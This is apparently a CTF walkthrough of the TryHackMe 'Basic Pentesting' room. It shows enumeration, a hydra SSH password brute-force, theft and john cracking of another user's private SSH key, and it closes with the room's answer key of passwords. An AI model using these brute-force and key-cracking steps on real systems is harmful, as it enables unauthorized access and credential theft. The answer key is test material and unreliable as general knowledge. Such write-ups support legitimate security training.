[About]


```
=========================================================================
[OS]:  Linux
[Web-Technology]:   Apache httpd 2.4.18 , Apache Jserv (Protocol v1.3), Apache Tomcat 9.0.
[Hostname]:   basic2
[IP]:      10.10.197.13
[USERS]:   jan, kay
[CREDENTIALS]: jan=armando,
=========================================================================
```

[Enumeration]

-- [Network Enumeration]

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


-- [Web Enumeration]



http://10.10.197.13/

Undergoing maintenance

Please check back later



http://10.10.197.13:8080/

Apache Tomcat/9.0.7

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 9.0 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 9.0 Documentation
Tomcat 9.0 Configuration
Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 9.0 Bug Database
Tomcat 9.0 JavaDocs
Tomcat 9.0 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion

taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messa

```
--> Files & Directories port 80

200      GET       10l       24w      158c http://10.10.197.13/
301      GET        9l       28w      318c http://10.10.197.13/development => http://10.10
200      GET        7l       42w      235c http://10.10.197.13/development/j.txt
200      GET        9l       89w      483c http://10.10.197.13/development/dev.txt
404      GET        9l       33w      288c http://10.10.197.13/Reports%20List



--> Files & Directories port 8080

200      GET       18l      126w     9193c http://10.10.197.13:8080/tomcat.png
200      GET      351l      786w     5581c http://10.10.197.13:8080/tomcat.css
401      GET       63l      289w     2473c http://10.10.197.13:8080/manager/html
302      GET        0l        0w        0c http://10.10.197.13:8080/manager/ => http://10.
200      GET       34l      158w     1155c http://10.10.197.13:8080/docs/api/index.html
200      GET      173l      902w     6851c http://10.10.197.13:8080/docs/RELEASE-NOTES.txt
401      GET       63l      289w     2473c http://10.10.197.13:8080/manager/status
302      GET        0l        0w        0c http://10.10.197.13:8080/docs => http://10.10.1
200      GET      202l     1223w    14459c http://10.10.197.13:8080/docs/setup.html
200      GET      523l     3781w    35639c http://10.10.197.13:8080/docs/security-howto.ht
200      GET       22l       93w    42556c http://10.10.197.13:8080/favicon.ico
200      GET      351l     2079w    22748c http://10.10.197.13:8080/docs/deployer-howto.ht
200      GET      676l     3580w    35228c http://10.10.197.13:8080/docs/jndi-datasource-e
200      GET     1223l     6951w    63205c http://10.10.197.13:8080/docs/realm-howto.html
302      GET        0l        0w        0c http://10.10.197.13:8080/manager => http://10.1
200      GET     1470l     7944w    75833c http://10.10.197.13:8080/docs/manager-howto.htm
200      GET      680l     4165w    44204c http://10.10.197.13:8080/docs/cluster-howto.htm
302      GET        0l        0w        0c http://10.10.197.13:8080/examples => http://10.
200      GET       34l      158w     1155c http://10.10.197.13:8080/docs/api/
```

[Foothold]

Observing that the above `web enumeration`, seems to be not useful in any way, lets try to explore other open ports such as `SMB` port maybe we might have a `share` which we can check if it make's sense at all

```
┌─[cyberxploit@parrot]─[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└──╼ $ smbclient -L //10.10.197.13
Password for [WORKGROUP\cyberxploit]:

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)


┌─[cyberxploit@parrot]─[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└──╼ $ smbclient  //10.10.197.13/Anonymous
Password for [WORKGROUP\cyberxploit]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                    D        0  Thu Apr 19 18:31:20 2018
  ..                                   D        0  Thu Apr 19 18:13:06 2018
  staff.txt                            N      173  Thu Apr 19 18:29:55 2018
```

upon downloading the staff.txt file, i tried to read it and see what it contains which reveals below

```
┌─[cyberxploit@parrot]─[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└──╼ $ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

Looking at the two users we found `jan` and `kay` via `smbclient`, we can now try to brute-force `ssh credentials` for the user `jan` and if that didn't work we can try that of the user `kay` with `hydra`

```
┌─[✗]─[cyberxploit@parrot]─[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└──╼ $ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.197.13:22
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-29 22:49:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.197.13:22/
[STATUS] 146.00 tries/min, 146 tries in 00:01h, 14344256 to do in 1637:29h, 13 active
[STATUS] 92.00 tries/min, 276 tries in 00:03h, 14344126 to do in 2598:35h, 13 active
[STATUS] 93.29 tries/min, 653 tries in 00:07h, 14343749 to do in 2562:42h, 13 active
[22][ssh] host: 10.10.197.13   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
```

Without going for the second user `kay`, luckily for us we are able to brute-force the `ssh credential` for the `jan` user which is `armando` to which we'll now login via `SSH` as shown down below

```
┌─[cyberxploit@parrot]─[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└──╼ $ ssh jan@10.10.197.13
The authenticity of host '10.10.197.13 (10.10.197.13)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.197.13' (ED25519) to the list of known hosts.
jan@10.10.197.13's password: armando
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

[Pivoting]

Upon logging in to the box, we are right inside the `jan's` home directory, lets look around to see if we can get any useful `files` and insight about the `kay` user

```
jan@basic2:~$ cd /home
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
```

Now it gets really interesting seeing the `pass.bak` file even though it is owned by the `kay` user and no any permission to read or write to the file. Looking down we notice the hidden `.ssh` directory which seems suspicious and can be `executed` by us [kay] user.

```
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23  2018 .
drwxr-xr-x 5 kay kay 4096 Apr 23  2018 ..
-rw-rw-r-- 1 kay kay  771 Apr 23  2018 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 id_rsa
-rw-r--r-- 1 kay kay  771 Apr 19  2018 id_rsa.pub
```

Now we can read the content of the `id_rsa` public key file which we can then log in via the `ssh -i id_rsa kay@10.10.197.13` command utility and if that goes well, we'll gain access into the `kay` user as easy as it looks. After `cat id_rsa` on the remote machine it displays the content of the file i then save it locally as `kay_id_rsa` to which we'll try login and connect via ssh.

```
┌─[cyberxploit@parrot]─[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└──╼ $ ssh -i kay_id_rsa kay@10.10.197.13
Enter passphrase for key 'kay_id_rsa':
```

And there we have it, it is passphrase protected which means we have to crack the passphrase using `john the ripper` but before we do just that we have to convert the `id_rsa` to what john understand and in this case it's going to be `ssh2john` utility which is also part of `john the ripper`.

```
┌─[cyberxploit@parrot]─[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└──╼ $ ssh2john kay_id_rsa > forjohn.txt
```

The output of the conversion is saved as forjohn.txt which is now readable and understandable by `john`. Can we now try to crack it with the `rockyou.txt` file just as illustrated down below the full command and switches

```
┌─[cyberxploit@parrot]─[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└──╼ $ john forjohn.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (kay_id_rsa)
1g 0:00:00:01 DONE (2025-01-29 23:20) 0.7751g/s 64148p/s 64148c/s 64148C/s
behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

And there we have it, it's the cracked passphrase for the the `kay` user meaning now we can connect directly via ssh with the `kay` user and we are successfully inside the user's home directory and we can now read the content of the `pass.bak` file.

```
┌─[cyberxploit@parrot]─[~/Desktop/projects/ctfs/personal/thm/basic_pentesting]
└──╼ $ ssh -i kay_id_rsa kay@10.10.197.13
Enter passphrase for key 'kay_id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

[Take away Concept]

```
=========================================================================
*
*

=========================================================================
```

[Questions]

QUESTIONS	ANSWERS
What is the name of the hidden directory on the web server(enter name without /)?	`development`
What is the username?	`jan`
What is the password?	`armando`
What service do you use to access the server(answer in abbreviation in all caps)?	`SSH`
What is the name of the other user you found(all lower case)?	`kay`
What is the final password you obtain?	`heresareallystrongpasswordthatfollowsthepasswordpolicy$$`

#thm #easy #basic-pentesting